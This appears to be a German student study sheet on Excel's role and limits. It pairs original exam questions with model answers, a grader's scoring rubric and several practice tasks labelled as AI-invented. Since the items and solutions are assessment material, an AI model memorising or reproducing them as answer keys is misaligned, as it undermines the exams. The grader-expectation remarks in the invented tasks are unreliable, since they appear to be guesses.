
• Aufgaben von Excel – Umgang mit 1 Mio. Datensätzen	536
10 P. · Das Excel-Dilemma der Verwaltungen	557
Das Grunddilemma der digitalen Datenverarbeitung Sicherheit	566
#134 Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwartung (4 P).....	564
10 P. · Digitalisierungs-Dilemma einer Verwaltung nach Ransomware-Angriff	553
• Einordnung des Themas „Parallelwelt Excel“ Excel-Kritik	569
Excel als Mikrokosmos genau dieses Dilemmas	567
10 P. · Excel-Panne im Gesundheitsamt: 15.841 verlorene Testergebnisse ursachenbezogen aufarbeiten	541
• Excel: Segen oder Fluch? Excel-Kritik	565
• Excel: Segen oder Fluch? – Digitales Dilemma der Verwaltung CAGR · INDIREKT/ DDE · Excel-Kritik · Governance	537
7 P. · Ist eine Million Datensätze eine Aufgabe für Excel?	554
12 P. · Monsterformel kritisieren, obwohl sie funktioniert SVERWEIS/XVERWEIS	560
• #136 Parallelwelt Excel SVERWEIS/XVERWEIS · Matrixformeln · Excel-Kritik · Governance .	569
• Parallelwelt Excel – SAP/ERP vs. Excel in der VUCA-Welt Excel-Kritik	538
• 12 P. · Parallelwelt Excel: Grenzen des ERP-Systems und Nachteile des Excel-Wildwuchses Excel-Kritik	550
Performance-Probleme in Excel INDIREKT/DDE · Performance	539
7 P. · Performance-Probleme in Excel – Ursachen und Gegenmaßnahmen Performance	547
10 P. · Wann eine Tabellenkalkulation das falsche Werkzeug ist: Grenzen jenseits der Zeilenzahl	544

QUBA – Excel: Rolle & Grenzen

Status: GEPRÜFT (1,0) — D/T/R/C-Bewertungsraster aus Video-Screencast verankert; 1-Mio-Zeilen-, VUCA/SAP- und Performance-Argumentationen abgewogen & korrekt.

Konzept-Cluster: Wo hat Excel seinen Platz, wo stößt es an Grenzen, und wann ist ein anderes Werkzeug (DBMS, ERP, BI) die richtige Wahl? Kernstoff des Fachs – hier zählt die abgewogene Argumentation, nicht das Auswendiglernen.

Original-Abbildung der Klausuraufgabe (Scan)



(Klausur 27.02.2024, Aufgabe 3, 7 Punkte)

Frage: Das aktuelle Dateiformat von Excel erlaubt Tabellenblätter mit bis zu 1.048.576 Zeilen. Aber nicht alles, was möglich ist, ist automatisch sinnvoll. Ist es Aufgabe von Excel, in einer Arbeitsmappe mit einer Million Datensätzen umzugehen? Begründen Sie Ihr Urteil ausführlich, d. h. mit mindestens drei verschiedenen Argumenten.

Musterlösung (Urteil: *Nein, das ist nicht die Kernaufgabe von Excel* – begründet mit drei Argumenten):

1. **Leistung und Stabilität.** Excel ist ein Tabellenkalkulationsprogramm, kein Datenbank-Management-System. Bei Millionen von Zeilen werden Sortieren, Filtern, Pivot-Auswertungen und Neuberechnungen extrem langsam; der Arbeitsspeicherverbrauch steigt stark, was zu Abstürzen und Datenverlust führen kann.
2. **Datenintegrität und Fehlerrisiko.** Bei manueller Handhabung so großer Mengen steigt das Fehlerrisiko erheblich. Ein einziger Tippfehler oder eine falsch gezogene Formel wirkt sich über die gesamte Tabelle aus und ist in der Masse kaum noch auffindbar. Excel erzwingt keine Datentypen, keine referenzielle Integrität und keine Transaktionssicherheit.

3. **Skalierbarkeit / richtiges Werkzeug.** Für große, dauerhaft wachsende Datenbestände sind Datenbanken (SQL Server, MySQL, PostgreSQL) konzipiert: effizientes Speichern und Abfragen, Mehrbenutzer-Transaktionen, Zugriffskontrolle und Sicherheitsrichtlinien. Excel eignet sich für Analyse, Aufbereitung und Präsentation – nicht als Massendatenspeicher.

Fazit: Die technische Obergrenze von ~1 Mio. Zeilen ist eine Kapazitätsgrenze, kein Nutzungsauftrag. Excel sollte als *Auswertungs-Frontend* auf sauber gehaltene Datenquellen genutzt werden; die Massendatenhaltung gehört in ein DBMS.

2. Excel: Segen oder Fluch? – Digitales Dilemma der Verwaltung

(Klausur 24.07.2023, Aufgabe 1, 10 Punkte)

Frage: Ausgangsmeldung (Spiegel.de, 2023): Ein Landkreis im Südwesten wurde Opfer einer Ransomware-Attacke, Server-Anwendungen standen längere Zeit nicht zur Verfügung – „Wir haben gerade so die Sozialleistungen zahlen können – mithilfe von Excel-Tabellen.“ Erläutern Sie das grundsätzliche Dilemma, in dem viele Verwaltungen und Unternehmen bei der digitalen Datenverarbeitung im Tagesgeschäft stecken. Gehen Sie dabei auf die Chancen und Risiken der Arbeit mit Excel ein.

Musterlösung:

Das Dilemma: Organisationen sind auf digitale Systeme angewiesen, um effizient zu arbeiten – gleichzeitig macht diese Abhängigkeit sie verwundbar. Fällt die IT (durch Angriff, Ausfall, Wartung) aus, steht das Tagesgeschäft. Es besteht ein Spannungsfeld zwischen **Effizienzgewinn durch spezialisierte, integrierte Systeme** und **Ausfallsicherheit/Autonomie einfacher Werkzeuge**. Excel wurde im Fall zur Notfall-Rückfallebene, weil es lokal, ohne komplexe Infrastruktur und ohne Server läuft.

Chancen von Excel:

- **Verfügbarkeit und Unabhängigkeit:** läuft lokal, funktioniert auch, wenn zentrale Systeme ausfallen (genau die Stärke im Ransomware-Fall).
- **Benutzerfreundlichkeit / niedrige Einstiegshürde:** breit verfügbar, intuitiv, jeder kann Daten aufbereiten und auswerten.
- **Flexibilität:** individuell anpassbare Arbeitsmapen und Formeln ohne IT-Projekt.

Risiken von Excel:

- **Sicherheitslücken:** anfällig besonders bei Makros und externen Datenverknüpfungen.
- **Datenintegrität:** bei großen Mengen oder komplexen Formeln schnell fehleranfällig.
- **Skalierbarkeit:** stößt bei sehr großen Datenmengen an Leistungsgrenzen.
- **Keine Governance:** keine zentrale Versionierung, Zugriffskontrolle oder Auditierbarkeit „out of the box“.

Fazit: Das Dilemma ist nicht durch „mehr“ oder „weniger“ Technik lösbar, sondern durch eine Strategie, die moderne Systeme (Effizienz) mit Ausfallkonzepten und robusten Rückfallebenen (Kontinuität) kombiniert. Excel taugt als pragmatische Notlösung, ersetzt aber kein sicheres Fachverfahren.

Aus dem Video-Screencast („Virtuelle Einsichtnahme“, Backstage zu genau dieser Klausur): Rohleder korrigiert diese Aufgabe über ein **Vier-Buchstaben-Raster am Rand: D** (Dilemma) · **T** (Tagesgeschäft) · **R** (Risiken) · **C** (Chancen), je als Strichliste. **D ist bei 2 Strichen voll** — weitere Ausführungen zum Dilemma bringen dann nichts mehr, die restlichen Punkte sind für T/R/C reserviert. Die ursprünglich vorgesehenen **2 Punkte für Strukturierung/Argumentation** wurden hier fallen gelassen und **je +1 auf Chancen und Risiken** verschoben (Total 10). *Achtung:* in künftigen Klausuren werden die Struktur-Punkte wieder vergeben — sauber gliedern. **Fachbegriffe sind „relativ leichte Punkte“.** Vollständiges Raster + Mechanik: `kole-inre/content/video-musterloesungen.md`.

3. Parallelwelt Excel – SAP/ERP vs. Excel in der VUCA-Welt

(Klausur 30.01.2023, Aufgabe 4, 12 Punkte)

Frage: a) (6 P) Erläutern Sie ausführlich: Die Verwendung eines integrierten betriebswirtschaftlichen Standardsoftwarepakets wie SAP R/3 bzw. SAP S/4HANA bietet zwar viele Vorteile, stößt in der VUCA-Welt aber auch an ihre Grenzen. b) (6 P) Excel wird häufig als eine Art „Schweizer Taschenmesser“ in dynamischen Umfeldern gehandelt. Der exzessive Einsatz von Excel-Arbeitsmappen für Planungs-, Steuerungs- und Kontrollzwecke bringt aber auch handfeste Nachteile mit sich. Erläutern Sie drei davon.

VUCA = Volatility, Uncertainty, Complexity, Ambiguity – ein schnelllebiges, unsicheres, komplexes und mehrdeutiges Umfeld.

Musterlösung a) – Grenzen von SAP/ERP in der VUCA-Welt:

- **Komplexität und Trägheit:** ERP-Systeme erfordern umfangreiche Implementierungs- und Anpassungsprojekte plus Spezial-Know-how. Wenn sich Anforderungen schnell ändern, wird diese Komplexität hinderlich.
- **Geringe Agilität:** ERP-Systeme sind auf standardisierte, stabile Prozesse ausgelegt und weniger flexibel bei schnellen Anpassungen. In einem Umfeld, das schnelle Entscheidungen verlangt, reagieren sie zu langsam.
- **Integration/Datenverfügbarkeit:** trotz starker Integration können Schwierigkeiten bestehen, kurzfristig neue externe Datenquellen und Echtzeitdaten einzubinden.
- **Kosten und Ressourcen:** Implementierung und Wartung binden erhebliche finanzielle und personelle Ressourcen – besonders für kleinere Einheiten eine Hürde.
- **Benutzerfreundlichkeit:** oft steile Lernkurve; Funktionalität geht vor Usability.

Musterlösung b) – Nachteile des exzessiven Excel-Einsatzes (drei):

1. **Fehleranfälligkeit und Dateninkonsistenz:** Manuelle Eingaben und Formeln führen leicht zu Fehlern, besonders wenn mehrere Personen dieselbe Mappe bearbeiten. Ein Fehler in einer verknüpften Formel oder ein falsch eingetragener Wert kann Analyse und Entscheidung schwerwiegend verfälschen.
2. **Mangelnde Skalierbarkeit und Versionierung:** Excel ist nicht für große Datenmengen oder viele parallele Bearbeiter gedacht. Bei mehreren umlaufenden Versionen ist unklar, welche die aktuelle ist – Änderungen sind kaum nachverfolgbar.
3. **Sicherheits- und Datenschutzrisiken:** Sensible Daten in unverschlüsselten Mappen, die per E-Mail oder Dateifreigabe verschickt werden, plus schwer kontrollierbare Zugriffsrechte erhöhen das Risiko von Datenlecks – relevant u. a. wegen DSGVO.

4. Performance-Probleme in Excel

(Klausur 29.07.2021, Aufgabe 5, 7 Punkte)

Frage: (Ausgangs-Chatnachricht: „Sind Performance-Probleme unter Excel wirklich ein Problem?“) Beantworten Sie die Frage und begründen Sie Ihre Antwort ausführlich mit drei verschiedenen Argumenten.

Musterlösung (Antwort: Ja, sie sind ein reales Problem, insbesondere bei geschäftskritischen Anwendungen mit großen Datenmengen):

1. **Effizienz der Datenverarbeitung:** Bei großen Datenmengen und ineffizient gestalteten Mappen entstehen erhebliche Verzögerungen. Komplexe Formeln, viele Verknüpfungen und unoptimierte Berechnungen verlangsamen die Reaktionszeit spürbar und mindern die Produktivität.
2. **Skalierbarkeit / Handhabung großer Mengen:** Excel hat Grenzen bei Zeilenzahl und Mappengröße. Wird die Mappe zu groß, reagiert Excel träge oder stürzt ab – kritisch für Organisationen, die auf schnelle, zuverlässige Datenzugriffe angewiesen sind.
3. **Komplexität der Formeln und Funktionen:** Viele komplexe, rechenintensive Formeln überlasten die Prozessorressourcen. Volatile Funktionen (JETZT, ZUFALLSZAHLEN, BEREICH.VERSCHIEBEN, INDIRECT) verschärfen das, weil sie bei jeder Neuberechnung neu ausgeführt werden.

Gegenmaßnahmen (für die volle Punktzahl wertvoll): effiziente Formeln statt Array-/Volatile-Overkill, unnötige Verknüpfungen vermeiden, Berechnungsmodus ggf. auf manuell, Datenmodell/Power Query statt riesiger Roh-Tabellen, keine übermäßig großen Datensätze in einer Mappe.

Übungsaufgaben im Rohleder-Stil – gelöst

Selbst gebaute Aufgaben nach dem gemessenen Muster der echten Klausuren: nur „Erläutern Sie“, konkrete Formeln lesen und kritisieren, Presse-Fälle, Rollenwechsel. Grün umrandet = kein Original.

Aufgabe #126 · 10 P. · Excel-Panne im Gesundheitsamt: 15.841 verlorene Testergebnisse ursachenbezogen aufarbeiten · von der KI erfunden – kein Original

Ausgangsmeldung (BBC News, 05.10.2020): Die britische Gesundheitsbehörde Public Health England meldete, dass zwischen dem 25.09. und dem 02.10.2020 insgesamt 15.841 positive Corona-Testergebnisse nicht in die tägliche Meldung und damit auch nicht in die Kontaktnachverfolgung gelangt waren. Ursache war, dass die Ergebnisse der Labore in einer Arbeitsmappe im alten Dateiformat .xls zusammengeführt wurden, das auf 65.536 Zeilen begrenzt ist. Alles, was über diese Grenze hinausging, wurde beim Zusammenführen ohne jede Meldung abgeschnitten.

- a) (2 P.) Erläutern Sie, warum dieser Datenverlust für die Beteiligten zunächst nicht sichtbar war.
- b) (6 P.) Erläutern Sie drei verschiedene Ursachen dieses Vorfalles, die über die reine Zeilengrenze des Dateiformats hinausgehen.
- c) (2 P.) Erläutern Sie, welche Rolle eine Tabellenkalkulation in einer solchen Meldekette überhaupt noch übernehmen darf.

a) 2 P. – Warum der Verlust unsichtbar blieb

Das Überschreiten einer Formatgrenze erzeugt in Excel keinen Fehlerwert: Die Datei öffnet sich normal, alle Formeln rechnen weiter, und es erscheint weder ein #BEZUG! noch eine Warnung, die jemand hätte bemerken müssen. ✓ {1} Das Ergebnis bleibt zugleich vollständig plausibel, weil eine zu niedrige Fallzahl von einer richtigen Fallzahl nicht zu unterscheiden ist, solange kein unabhängiger Vergleichswert danebensteht; die Behörde sah also jeden Tag eine Zahl, die aussah wie eine korrekte Zahl. ✓ {2}

b) 6 P. – Drei Ursachen jenseits der Zeilengrenze

1. **Falsche Werkzeug- und Formatwahl für einen Massendatenprozess.** Eine bundesweite Meldekette mit täglich wachsenden Labordaten ist Massendatenhaltung und gehört damit in ein Datenbanksystem, das Datensätze zählt, Datentypen erzwingt und beim Import scheitert statt still abzuschneiden. ✓ {1} Dass hier zusätzlich das seit Jahren abgelöste Format .xls verwendet wurde, verschärfte das Problem nur, verursachte es aber nicht: Die eigentliche Fehlentscheidung war, eine Tabellenkalkulation als Transport- und Sammelschicht eines produktiven Verfahrens einzusetzen. ✓ {2}
2. **Fehlende Kontrolle an der Schnittstelle.** Zwischen Quelle und Ziel gab es offenbar keinen Abgleich der Datensatzzahl, obwohl genau dieser Abgleich der einfachste denkbare Prüfschritt ist: Wer die Zahl der gelieferten Zeilen mit der Zahl

der übernommenen Zeilen vergleicht, sieht eine Abschneidung sofort. ✓ {3} Eine Arbeitsmappe ohne eingebaute Kontrollsumme verlässt sich darauf, dass ein Mensch ein falsches Ergebnis als falsch erkennt, und genau das leistet der Mensch bei fünfstelligen Fallzahlen nicht. ✓ {4}

3. **Fehlende Governance und Verantwortlichkeit.** Die Mappe war faktisch ein Produktivsystem, wurde aber nicht wie eines behandelt, denn es fehlten ein benannter fachlicher Verantwortlicher, eine dokumentierte Beschreibung des Datenflusses und ein Test vor der Inbetriebnahme. ✓ {5} Damit entstand eine Schatten-IT: Ein zentrales Verfahren hing an einer Datei, für deren Aufbau, Grenzen und Pflege sich niemand förmlich verantworten musste. ✓ {6}

c) 2 P. – Zulässige Rolle der Tabellenkalkulation

Excel darf in einer solchen Kette die Auswertungs- und Darstellungsschicht sein, also lesend auf eine sauber gehaltene Datenquelle zugreifen und daraus Kennzahlen, Pivots und Berichte erzeugen. ✓ {1} Die Haltung, Zusammenführung und Weitergabe der Rohdaten gehört dagegen in ein Datenbanksystem, das erzwungene Datentypen, Transaktionssicherheit und ein Protokoll mitbringt; Excel setzt dann als Frontend auf diese Quelle auf, statt sie zu ersetzen. ✓ {2}

Über die geforderten Punkte hinaus

Grenzfall: Das neuere Format hätte den Fehler nur verschoben. Das Format .xlsx erlaubt 1.048.576 Zeilen, also rund das Sechzehnfache, und genau diese Zahl wird gern als Entwarnung genannt. (✓){+1} Tatsächlich wäre der Vorfall damit nur später eingetreten, weil das strukturelle Problem nicht die Obergrenze ist, sondern das stille Abschneiden ohne Prüfschritt. (✓){+2}

Gegenposition: Nicht Excel war die Ursache, sondern der Prozess. Man kann mit guten Gründen argumentieren, dass hier kein Werkzeugversagen vorlag, sondern ein Organisationsversagen, denn kein Werkzeug ist dafür verantwortlich, in einer Rolle eingesetzt zu werden, für die es nicht gebaut ist. (✓){+3} Diese Sichtweise ist in der Klausur wertvoll, weil sie das Urteil differenziert: Excel bleibt für Analyse und Aufbereitung erste Wahl, nur eben nicht als Datenbank-Ersatz. (✓){+4}

Praxisfälle Kompatibilitätsmodus. Eine als .xls gespeicherte Mappe läuft in aktuellen Excel-Versionen im Kompatibilitätsmodus und verhält sich dabei nach den alten Regeln, ohne dass der Anwender das im Alltag bemerkt. (✓){+5} Wer eine Bestandsmappe übernimmt, sollte deshalb zuerst auf das Dateiformat schauen, weil daran auch Zeichenzahl, Formelgrenzen und verfügbare Funktionen hängen. (✓){+6}

Zweiter belegter Fall derselben Bauart. Der kanadische Energieversorger TransAlta verlor 2003 rund 24 Mio. US-Dollar, weil beim Sortieren und Zusammenstellen von Geboten Zeilen in einer Excel-Tabelle gegeneinander verrutscht waren; der damalige Vorstandsvorsitzende Steve Snyder nannte es öffentlich einen reinen Kopierfehler in einer Excel-Tabelle (The Globe and Mail, 26.06.2003). (✓){+7} Beide Fälle zeigen dasselbe Muster: Der Fehler entsteht nicht beim Rechnen, sondern beim Bewegen von Daten zwischen Bereichen und Dateien. (✓){+8}

Konkrete Gegenmaßnahme für die eigene Mappe. Ein sichtbarer Datensatzzähler direkt neben der Auswertung, etwa über =ANZAHL2(tblRohdaten[ID]) gegen die vom Lieferanten gemeldete Sollzahl, macht jede Abschneidung sofort erkennbar. (✓){+9} Wichtig ist dabei, dass die Abweichung angezeigt und nicht durch einen stillen Ersatzwert abgefangen wird, weil ein verstecktes Problem schlimmer ist als ein sichtbarer Fehler. (✓){+10}

Rohleders Erwartung: Er will keine Empörung über Microsoft, sondern die Trennung von Auslöser und Ursache: Die Zeilengrenze war der Auslöser, das Fehlen von Werkzeugwahl, Kontrolle und Verantwortlichkeit

war die Ursache. Wer nur „veraltetes Format“ schreibt, hat eine der drei geforderten Ursachen und verschenkt die anderen vier Punkte.

Aufgabe #127 · 10 P. · Wann eine Tabellenkalkulation das falsche Werkzeug ist: Grenzen jenseits der Zeilenzahl · von der KI erfunden – kein Original

In Diskussionen über die Grenzen von Excel wird fast immer die Zeilenzahl genannt. Die meisten Excel-Anwendungen, die in Unternehmen scheitern, scheitern jedoch nicht an der Datenmenge.

- a) (2 P.) Erläutern Sie, warum die Zeilenzahl allein kein taugliches Kriterium für die Entscheidung „Excel oder ein anderes Werkzeug“ ist.
- b) (6 P.) Erläutern Sie drei verschiedene, nicht mengenbezogene Kriterien, an denen sich erkennen lässt, dass eine Aufgabe kein Fall mehr für eine Tabellenkalkulation ist.
- c) (2 P.) Erläutern Sie, was an die Stelle der Arbeitsmappe tritt und welche Rolle Excel danach behält.

a) 2 P. – Warum die Zeilenzahl nicht trägt

Die Obergrenze von 1.048.576 Zeilen ist eine Kapazitätsangabe des Dateiformats und kein Nutzungsauftrag, weshalb sie über die Eignung im Einzelfall nichts aussagt: 20.000 Zeilen einer einmaligen Auswertung sind unkritisch, während 200 Zeilen mit sechs gleichzeitig schreibenden Bearbeitern und gesetzlicher Nachweispflicht bereits ein Fall für ein Fachsystem sind. ✓ {1} Hinzu kommt, dass die praktische Leistungsgrenze wegen der Verarbeitung im Arbeitsspeicher regelmäßig lange vor der Formatgrenze erreicht wird, sodass die genannte Zahl selbst als Mengenkriterium irreführt. ✓ {2}

b) 6 P. – Drei nicht mengenbezogene Abbruchkriterien

1. **Gleichzeitiger Schreibzugriff mehrerer Personen.** Sobald mehrere Personen dieselben Datensätze verändern müssen, braucht der Vorgang Sperren und Transaktionen, damit eine Änderung entweder vollständig oder gar nicht wirksam wird und keine zweite Änderung überschreibt. ✓ {1} Excel kennt zwar gemeinsames Bearbeiten in der Cloud, aber keine Transaktionssicherheit auf Datensatzebene, weshalb bei parallelem Arbeiten regelmäßig Stände verloren gehen oder widersprüchliche Kopien entstehen. ✓ {2}
2. **Nachweis- und Revisionspflicht.** Wenn nachgewiesen werden muss, wer wann welchen Wert aus welchem Grund geändert hat, verlangt der Vorgang ein manipulationssicheres Protokoll, das die Änderungshistorie unabhängig vom guten Willen der Bearbeiter festhält. ✓ {3} Eine Arbeitsmappe bietet das ab Werk nicht,

denn die letzte Speicherung überschreibt den vorherigen Stand spurlos, und in regulierten Bereichen ist genau das ein Ausschlusskriterium. ✓ {4}

3. **Dauerbetrieb mit erzwungenen Regeln.** Sobald aus der einmaligen Analyse ein laufender Prozess wird, an dem wechselnde Personen über Jahre arbeiten, müssen Datentypen, Pflichtfelder und die referenzielle Integrität technisch erzwungen und nicht nur vereinbart werden. ✓ {5} Excel erlaubt in jeder Zelle jeden Inhalt und verhindert weder eine Bestellung ohne zugehörigen Kunden noch einen Text in einer Betragsspalte, sodass die Datenqualität allein von der Disziplin der Bearbeiter abhängt. ✓ {6}

c) 2 P. – Was an die Stelle tritt

An die Stelle der Arbeitsmappe tritt ein Datenbanksystem oder eine Fachanwendung, die Datenhaltung, Regelwerk, Rechtevergabe und Protokollierung übernimmt und den Datenbestand damit unabhängig von einzelnen Dateien und Personen macht. ✓ {1} Excel verschwindet dabei nicht, sondern wechselt die Rolle und wird zum Auswertungs-Frontend, das über Power Query oder das Datenmodell lesend auf diese Quelle zugreift und die Stärken der Tabellenkalkulation bei Analyse, Visualisierung und Ad-hoc-Fragen ausspielt. ✓ {2}

■ Über die geforderten Punkte hinaus

Gegenposition: Excel als beste Anforderungsanalyse. Ein in Excel gebauter Prototyp zeigt oft präziser als jedes Lastenheft, was die Fachabteilung tatsächlich braucht, weil er im täglichen Gebrauch entstanden ist. (✓)(+1) Die Grenze ist deshalb kein Verbot, sondern ein Übergabepunkt: Der Prototyp hat seine Aufgabe erfüllt, sobald er zum Dauerbetrieb wird, und gehört dann abgelöst statt weiter ausgebaut. (✓)(+2)

Grenzfall: Die Ablösung ist selbst ein Risiko. Ein Fachsystemprojekt bindet Geld, Zeit und Fachpersonal und kann scheitern, und wenn es scheitert, bleibt die Excel-Insellösung bestehen, jetzt aber ohne Pflege und ohne Zuständigkeit. (✓)(+3) Ein ehrliches Urteil in der Klausur benennt daher auch die Kosten des Wechsels, statt die Ablösung als selbstverständlich richtig darzustellen. (✓)(+4)

Praxisfalle: Cloud-Ablage löst nur die Hälfte. Eine Mappe auf SharePoint oder in Teams beseitigt den Versions-Wildwuchs und bringt Zugriffsrechte sowie eine Versionshistorie mit. (✓)(+5) Erzwungene Datentypen, referenzielle Integrität und Transaktionssicherheit bringt sie dagegen nicht mit, weshalb die Ablage in der Cloud kein Ersatz für eine Datenbank ist. (✓)(+6)

Zwischenstufe vor dem Systemwechsel. Power Query, Power Pivot und das Datenmodell erlauben es, große Datenmengen aufzubereiten und auszuwerten, ohne sie als Millionen Zellzeilen im Blatt zu halten. (✓)(+7) Damit lässt sich die Mengengrenze deutlich verschieben, nicht aber die Grenze bei Mehrbenutzerbetrieb und Nachweispflicht, denn diese hängt nicht an der Menge. (✓)(+8)

Viertes Kriterium: Personenabhängigkeit. Wenn nur eine einzige Person versteht, wie die Mappe rechnet, ist ihre Abwesenheit ein Betriebsrisiko und ihr Ausscheiden ein Totalverlust an Wissen. (✓)(+9) Dieses Kriterium ist in der Praxis das am häufigsten übersehene, weil es sich weder in Zeilen noch in Megabyte messen lässt, sondern erst am Tag der Kündigung sichtbar wird. (✓)(+10)

Rohleders Erwartung: Er will drei Kriterien, die ausdrücklich nichts mit der Datenmenge zu tun haben, und dazu ein klares Urteil samt Nachfolgelösung. Wer dreimal dasselbe Mengenargument in anderen Worten schreibt, bekommt nach seinem Raster nur einen Strich, nicht drei.

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #128 · 7 P. · Performance-Probleme in Excel – Ursachen und Gegenmaßnahmen · Original-Aufgabenstellung

Beantworten Sie die oben gestellte Frage und begründen Sie Ihre Antwort ausführlich mit drei verschiedenen Argumenten!

a) 1 P. – Antwort auf die Frage

✓ {1} Ja, in Excel können sehr wohl spürbare Performance-Probleme auftreten, also lange Neuberechnungszeiten, träge Reaktion beim Tippen und Scrollen sowie im Extremfall Einfrieren oder Absturz. Entscheidend ist die Einordnung: Die Ursache liegt fast immer im Aufbau der Arbeitsmappe und nicht in einem grundsätzlichen Mangel des Programms. Excel ist für große Datenmengen ausgelegt; schlecht gebaute Mappen bremsen es aus.

b) 2 P. – Argument 1: Volatile Funktionen erzwingen eine dauernde Voll-Neuberechnung

✓ {1} Excel rechnet normalerweise nur diejenigen Zellen neu, deren Eingangswerte sich geändert haben. Volatile, also flüchtige Funktionen durchbrechen diese intelligente Neuberechnung: Sie werden bei jeder Neuberechnung der Mappe erneut ausgewertet, praktisch also bei jeder Eingabe, und ziehen alle von ihnen abhängigen Formeln mit. In einer großen Mappe kann so jede einzelne Eingabe eine komplette Neuberechnung auslösen und Sekunden kosten. Typische volatile Funktionen sind `JETZT()`, `HEUTE()`, `ZUFALLSZAHLEN()`, `ZUFALLSBEREICH()`, `INDIREKT()`, `BEREICH.VERSCHIEBEN()`, `ZELLE()` und `INFO()`.

✓ {2} Ein Beispiel für eine teure volatile Formel ist `=BEREICH.VERSCHIEBEN($A$1;0;0;ANZAHL2($A:$A);1)`. Dabei ist `BEREICH.VERSCHIEBEN` der volatile Funktionsname, der von einem Startpunkt aus einen Bereich aufspannt; `(` beginnt die Argumentliste; `$A$1` ist das erste Argument *Bezug*, wobei `$` als Absolutbezug Spalte und Zeile fixiert; `;` ist das Argumenttrennzeichen der deutschen Excel-Version; `0` und `0` sind Zeilen- und Spaltenverschiebung; `ANZAHL2($A:$A)` ist die Höhe, wobei `ANZAHL2` alle nicht-leeren Zellen zählt und `:` als Bereichsoperator eine ganze

Spalte adressiert; 1 ist die Breite;) beendet die Argumentliste. Als Gegenmaßnahme ersetzt man volatile Konstruktionen durch strukturierte Tabellen oder durch INDEX, das nicht volatil ist, und trägt Zeitstempel einmalig als festen Wert über die Tastenkombination Strg + Punkt ein.

c) 2 P. – Argument 2: Such- und Verweisformeln über zu große Bereiche

✓ {1} Verweisfunktionen wie SVERWEIS durchsuchen ihren Bereich Zelle für Zelle. Wird der Bereich als ganze Spalte angegeben und im exakten Modus gesucht, prüft Excel potenziell über eine Million Zeilen, und zwar pro Formel. Bei tausenden solcher Formeln multipliziert sich der Aufwand, und die Neuberechnung wird zäh. Verschärft wird das durch verschachtelte Matrixformeln, die ganze Wertebereiche gleichzeitig auswerten.

✓ {2} Die langsame Formel =SVERWEIS (A2;Tabelle2!A:D;4;FALSCH) besteht aus SVERWEIS als Funktionsname für den senkrechten Verweis, (als Beginn der Argumentliste, A2 als Suchkriterium, ; als Argumenttrennzeichen, Tabelle2!A:D als Matrix mit ! als Blatt-Trennzeichen und : als Bereichsoperator, 4 als Spaltenindex, FALSCH als Vorgabe der exakten Übereinstimmung und) als Abschluss. Der Ganzspaltenbezug A:D ist hier der Performance-Killer. Als Gegenmaßnahme begrenzt man die Bereiche und nutzt =INDEX (Tabelle2!\$D\$2:\$D\$1000;VERGLEICH (A2;Tabelle2!\$A\$2:\$A\$1000;0)), wobei INDEX den Wert an einer Position zurückgibt und VERGLEICH mit dem Vergleichstyp 0 die Position bei exakter Übereinstimmung liefert.

d) 2 P. – Argument 3: Datenmenge, Struktur und externe Verknüpfungen

✓ {1} Ein Arbeitsblatt hat harte Grenzen von 1.048.576 Zeilen und 16.384 Spalten. Schon lange bevor diese erreicht sind, leidet die Performance, wenn die Mappe zu viel Ballast trägt: viele externe Verknüpfungen zu anderen Dateien, die Excel bei jedem Öffnen und jeder Berechnung prüft, bedingte Formatierung über ganze Spaltenbereiche, die laufend neu ausgewertet wird, sowie Formatierungen und Rahmen auf ganzen Spalten, die die Dateigröße aufblähen.

✓ {2} Als Gegenmaßnahme legt man große Datenmengen nicht roh ins Tabellenblatt, sondern verarbeitet sie über Power Query und das Datenmodell beziehungsweise Power Pivot, weil diese Werkzeuge auf Millionen Zeilen ausgelegt sind und die Daten komprimiert speichern. Externe Verknüpfungen werden reduziert oder in Werte umgewandelt, bedingte Formatierung wird nur auf tatsächlich genutzte Bereiche angewendet, und für gezieltes Arbeiten stellt man die Berechnung über *Formeln* ▶ *Berechnungsoptionen* ▶ *Manuell* um und berechnet bei Bedarf mit F9 neu.

Fazit. Performance-Probleme in Excel sind real, aber überwiegend selbstgemacht. Wer Bereiche begrenzt, volatile Funktionen meidet und große Daten ins Datenmodell auslagert, holt die Leistung nahezu vollständig zurück.

■ Über die geforderten Punkte hinaus

(✓){+1} Die Frage im Abbildungskasten. Die Aufgabe verweist auf eine „oben gestellte Frage“ in einer Abbildung. Wer die Abbildung nicht deuten kann, formuliert die Frage sicherheitshalber selbst um: „Können in Excel Performance-Probleme auftreten?“ Damit ist die Antwort eindeutig zuzuordnen und der Antwortpunkt gesichert.

(✓){+2} Ja-Antwort zuerst. Rohleder verlangt eine klare Antwort und danach die Begründung. Wer mit der Begründung beginnt und das „Ja“ vergisst, verliert einen Punkt, obwohl die Argumente stimmen.

(✓){+3} Zahlenbeleg für Argument 2. Ein SVERWEIS über A:A prüft im ungünstigsten Fall 1.048.576 Zellen. Bei 5.000 solcher Formeln sind das über fünf Milliarden Zellprüfungen je Neuberechnung – die Größenordnung macht das Argument überzeugender als jede Adjektivhäufung.

(✓){+4} Warum WAHR schneller ist als FALSCH. Mit WAHR als viertem Argument nutzt SVERWEIS eine Binärsuche in sortierten Daten und braucht rund zwanzig Schritte statt einer Million. Das ist der einzige Fall, in dem der ungenaue Suchmodus fachlich empfohlen wird – Voraussetzung ist aber zwingend sortiertes Material.

